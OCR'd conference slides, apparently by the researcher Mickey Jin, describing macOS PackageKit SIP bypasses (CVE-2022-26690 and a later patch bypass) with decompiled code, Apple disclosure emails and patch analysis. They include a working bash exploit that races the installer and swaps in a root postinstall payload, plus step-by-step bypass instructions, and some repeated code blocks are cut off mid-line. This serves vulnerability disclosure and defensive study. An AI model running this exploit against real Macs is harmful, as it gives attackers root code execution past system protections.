
1. From the PKG side, remove $3, and use the hardcoded path:



```
#!/bin/bash

if [[ -e "/System/Library/CoreServices/Applications/Feedback Assistant.app" ]]; then
    "/System/Library/CoreServices/Applications/Feedback Assistant.app/Contents/Library/LaunchServices/seedusaged"
fi
```

2. Add a new XPC service, named **package_script_service.xpc**
   a. Run package scripts (preinstall, postinstall) with root privilege
   b. However, without the SIP-Bypass privilege (spawned by launchd, not system_installd)
   c. If the install destination volume is not equal to the root volume "/", it will use the XPC service to run the package scripts in a safe and isolated environment.

Patch of the old issue


Bypass the check here
If yes, spawn directly; otherwise, use the XPC service to spawn


```
v36 = -[PKInstallOperation request](self, "request");
v37 = objc_msgSend_0(v36, "destinationPath");
v38 = objc_msgSend_0(v37, "_rootVolumePath");
v39 = (unsigned __int8)objc_msgSend_0(v38, "isEqualToString:", CFSTR("/"));
CanModifySystemIntegrityProtectionFiles = PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles();
if ( v35 || v39 && CanModifySystemIntegrityProtectionFiles )
{
  v77 = 0LL;
}
else
{
  v54 = -[PKInstallOperation request](self, "request");
  v77 = 0LL;
  if ( !(unsigned __int8)objc_msgSend_0(v54, "_isRecursive") )
  {
    v55 = objc_msgSend_0(a3, "path");
    v56 = (const char *)objc_msgSend_0(v55, "UTF8String");
    v57 = (const char *)objc_msgSend_0(v73, "UTF8String");
    syslog_DARWIN_EXTSN(
      118LL,
      "PackageKit (package_script_service): Preparing to execute script \"%s\" in %s",
      v56,
      v57);
    v58 = objc_msgSend_0(a3, "path");
    v59 = -[PKInstallOperation request](self, "request");
    if ( !(unsigned __int8)+[PKPackageScriptServiceClient runPackageScriptAtPath:withArgument:withCurrentWorkingDirectory
                              &OBJC_CLASS___PKPackageScriptServiceClient,
                              "runPackageScriptAtPath:withArgument:withCurrentWorkingDirectory:withLogPrefix:withEnviron"
                              "ment:withInstallRequest:withOutTerminationStatus:withOutError:",
                              v67,
```

```
00067E5E -[PKRunPackageScriptInstallOperation _runPackageScript:packageSpecifier:component:scriptName:error:]:98
```

CVE-2022-26690: Bypass the volume check


- The key point is the volume path check at line 81.
- The destination volume path returned at line 80 is an arbitrary DMG mount volume path I specified from the installer command line.
- So, what will happen if I eject the DMG volume immediately before the check ?
    - It will return “/” at line 80 and bypass the check at line 81 as expected 😎

CVE-2022-26690: Write the exploitation



```bash
echo "[*] preparing the payload..."
MOUNT_DIR="/tmp/.exploit"
PAYLOAD_DIR="$MOUNT_DIR/payload"
PAYLOAD_POST_PATH="$PAYLOAD_DIR/postinstall"
PAYLOAD_PRE_PATH="$PAYLOAD_DIR/preinstall"
mkdir -p "$PAYLOAD_DIR"
# create postinstall script
echo "#!/bin/bash" > "$PAYLOAD_POST_PATH"
echo $1 >> "$PAYLOAD_POST_PATH"
chmod +x "$PAYLOAD_POST_PATH"
# create preinstall script just to make the exploit more elegant
echo "#!/bin/bash" > "$PAYLOAD_PRE_PATH"
echo "echo 'just a place holder, our payload is in the postinstall.'" >> "$PAYLOAD_PRE_PATH"
chmod +x "$PAYLOAD_PRE_PATH"

echo "[*] preparing the dmg mounting..."
hdiutil create -size 50m -volname .exploit -ov disk.dmg
hdiutil attach -mountpoint $MOUNT_DIR disk.dmg
```

CVE-2022-26690: Write the exploitation



```
sudo echo "[*] all the preparations are done."
sudo installer -pkg $2 -target $MOUNT_DIR &

echo "[*] waiting for installer..."
while true ; do
  target=`compgen -G "$MOUNT_DIR/.PKInstallSandboxManager-SystemSoftware/*/OpenPath*/Scripts/*/postinstall"`
  if [ $target ]; then
    #hdiutil detach $MOUNT_DIR
    #detach is slow, kill the process will help us eject the dmg immediately, to win the race condition.
    kill -9 `pgrep diskimages`
    # re-create the scripts path and put our payload inside.
    TARGET_DIR="${target%'postinstall'}"
    echo "[*] re-creating target path: $TARGET_DIR"
    mkdir -p "$TARGET_DIR"
    mv "$PAYLOAD_DIR/*" "$TARGET_DIR"
    echo "[*] replaced target: $target"
    break
  fi
done
echo "[*] all done. enjoy :P"
```


CVE-2022-26690: Write the exploitation

- It should have worked. However, it failed 🙁
  - Because shell script is too slow, it always loses the race condition.
- Rewrite the logic in the (Obj)C language, then it works 😉
  - Source code: https://github.com/jhftss/POC/tree/main/CVE-2022-26690
- Demo: https://youtu.be/h69DkDFDws0

Patch of CVE-2022-26690

Check whether the scripts directory is restricted/trusted. If the script to be executed is not trusted, then use the isolated XPC service to launch it.

- In a normal scenario, the scripts directory is restricted. (In “/Library/Apple/”)
- However, when installing to a mounted DMG volume, the scripts directory is not restricted, even though it was created by API rootless_mkdir_restricted.
- If I eject the DMG volume, the sandbox repository will disappear along with the scripts directory.




```
v36 = getenv("__OSINSTALL_ENVIRONMENT");
v37 = objc_msgSend(sbxScriptsDir, "_rootVolumePath");
v38 = (unsigned __int8)objc_msgSend(v37, "isEqualToString:", CFSTR("/"));
CanModifySystemIntegrityProtectionFiles = PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles();
v40 = 1;
if ( CanModifySystemIntegrityProtectionFiles && v38 )
  v40 = (unsigned __int8)objc_msgSend(sbxScriptsDir, "_isRestrictedPath") == 0;
if ( v36 || !v40 )
{
  v74 = 0LL;
  v42 = a3;
  goto RootlessRun;
}
v41 = objc_msgSend(self, "request");
```

```
0006C165 -[PKRunPackageScriptInstallOperation _runPackageScript:packageSpecifier:component:scriptName:error:]:76
```

CVE-2022-XXX

Bypass the patch again!

Fixed in macOS Ventura 13.0



product-security@apple.com October 12, 2022 at 05:56
Re: macOS PackageKit [redacted] SIP Bypass
To: Mickey Jin

OE09[redacted] - please include this ID in replies to this thread.


Hello Mickey,

We will be addressing your reported issue in an upcoming security update. We would appreciate your assessment of whether our latest beta addresses the issue you reported. Our latest betas to use for testing may be found at https://beta.apple.com.

Also, we will be crediting you as "Mickey Jin (@patch1t) of Trend Micro".

Please let us know if you have any questions.

Best regards,
Mike
Apple Product Security



Mickey Jin October 26, 2022 at 11:39
Re: macOS PackageKit [redacted] SIP Bypass
To: product-security@apple.com

OE09[redacted]

Hello Mike,

Did you assign a CVE for this report ?
I can't find my credit information from macOS Ventura Security Advisories:
https://support.apple.com/en-gb/HT213488


Regards,
Mickey (@patch1t)

CVE-2022-XXX: Bypass the patch again

1. Create a DMG file and mount it to the directory /tmp/.exploit
2. Install an Apple-signed PKG onto the volume /tmp/.exploit
3. In the function -[PKInstallSandboxManager _sandboxRepositoryForDestination:forSystemSoftware:create:error:], once it creates and returns the path /tmp/.exploit/.PKInstallSandboxManager-SystemSoftware (Inside the DMG volume) as its sandbox repository, I can eject the DMG volume immediately, and then create the sandbox repository on the root volume
4. Next, it will create the scripts directory inside the sandbox repository by using the API rootless_mkdir_restricted
5. The scripts directory is restricted and the patch is bypassed now. It will spawn the trusted scripts directly rather than resort to the isolated XPC service.
6. The trusted scripts can't be modified directly, but we can mount another payload dmg to /tmp/.exploit, in order to overlap the restricted scripts directory.

Patch of CVE-2022-XXX


Move the logic into a function named _systemTrustedAndOnVolumeAtPath, and set the return value to a member variable: PKInstallSandbox._trustedSystemSandbox



```
is_basesystem = os_variant_is_basesystem("com.apple.mac.install.PackageKit");
installSandbox = (PKInstallSandbox *)-[PKRunPackageScriptInstallOperation sandbox](self, "sandbox");
if ( installSandbox )
  isTrusted = installSandbox->_trustedSystemSandbox != 0;
else
  isTrusted = 0;
if ( (isTrusted | is_basesystem) == 1 )
{
  v72 = 0LL;
}
else
{
  v40 = -[PKRunPackageScriptInstallOperation request](self, "request");
  v72 = 0LL;
  if ( !(unsigned __int8)objc_msgSend(v40, "_isRecursive") )
  {
    v53 = objc_msgSend(a3, "path");
    v66 = (const char *)objc_msgSend(v53, "UTF8String");
    v54 = (const char *)objc_msgSend(v67, "UTF8String");
    syslog_DARWIN_EXTSN(
      118,
      "PackageKit (package_script_service): Preparing to execute script \"%s\" in %s",
      v66,
      v54);
    v55 = objc_msgSend(a3, "path");
    v56 = -[PKRunPackageScriptInstallOperation request](self, "request");
    if ( !(unsigned __int8)+[PKPackageScriptServiceClient runPackageScriptAtPath:withArgument:withCurrentWorkingDirectory:withLogPrefix:withE
                              &OBJC_CLASS___PKPackageScriptServiceClient,
                              "runPackageScriptAtPath:withArgument:withCurrentWorkingDirectory:withLogPrefix:withEnviron"
0006C2E7 -[PKRunPackageScriptInstallOperation _runPackageScript:packageSpecifier:component:scriptName:error:]:105 (7FF9026F42E7)
```

Patch of CVE-2022-XXX

Move the logic into a function named _systemTrustedAndOnVolumeAtPath, and set the return value to a member variable: PKInstallSandbox._trustedSystemSandbox



```
is_basesystem = os_variant_is_basesystem("com.apple.mac.install.PackageKit");
installSandbox = (PKInstallSandbox *)-[PKRunPackageScriptInstallOperation sandbox](self, "sandbox");
if ( installSandbox )
  isTrusted = installSandbox->_trustedSystemSandbox != 0;
else
  isTrusted = 0;
if ( (isTrusted | is_basesystem) == 1 )
{
  v72 = 0LL;
}
else
{
  v40 = -[PKRunPa
  v72 = 0LL;
  if ( !(unsigne
  {
    v53 = objc_ms
    v66 = (const
    v54 = (const
    syslog_DARWI
      118,
      "PackageKi
      v66,
      v54);
    v55 = objc_ms
    v56 = -[PKRu
    if ( !(unsig
0006C2E7 -[PKRunP
```


```
        self->_safeToReset = 1;
        if ( (unsigned __int8)-[PKInstallSandbox resetToEmptyReturningError:](self, v13, error) )
        {
          v25 = (__int64)v14(&OBJC_CLASS___NSNumber, "numberWithInt:", 0700LL);
          v26 = (__int64)v14(&OBJC_CLASS___NSDictionary, "dictionaryWithObject:forKey:", v25, *NSFilePosixPermissions);
          v27 = (__int64)v14(&OBJC_CLASS___NSFileManager, "defaultManager");
          v14((id)v27, "setAttributes:ofItemAtPath:error:", v26, self->_sandboxPath, 0LL);
          self->_trustedSystemSandbox = +[PKInstallSandbox _sandboxSystemTrustedAtPath:](
                                          &OBJC_CLASS___PKInstallSandbox,
                                          self->_sandboxPath);
          return self;
        }
      }
      else
      {
        objc_release(self);
      }
    }
  }
  return 0LL;
}
0002638B -[PKInstallSandbox initWithSandboxPath:installRequest:error:]:92 (7FF9026AE38B)
```

Internally call the function
_systemTrustedAndOnVolumeAtPath

Patch of CVE-2022-XXX

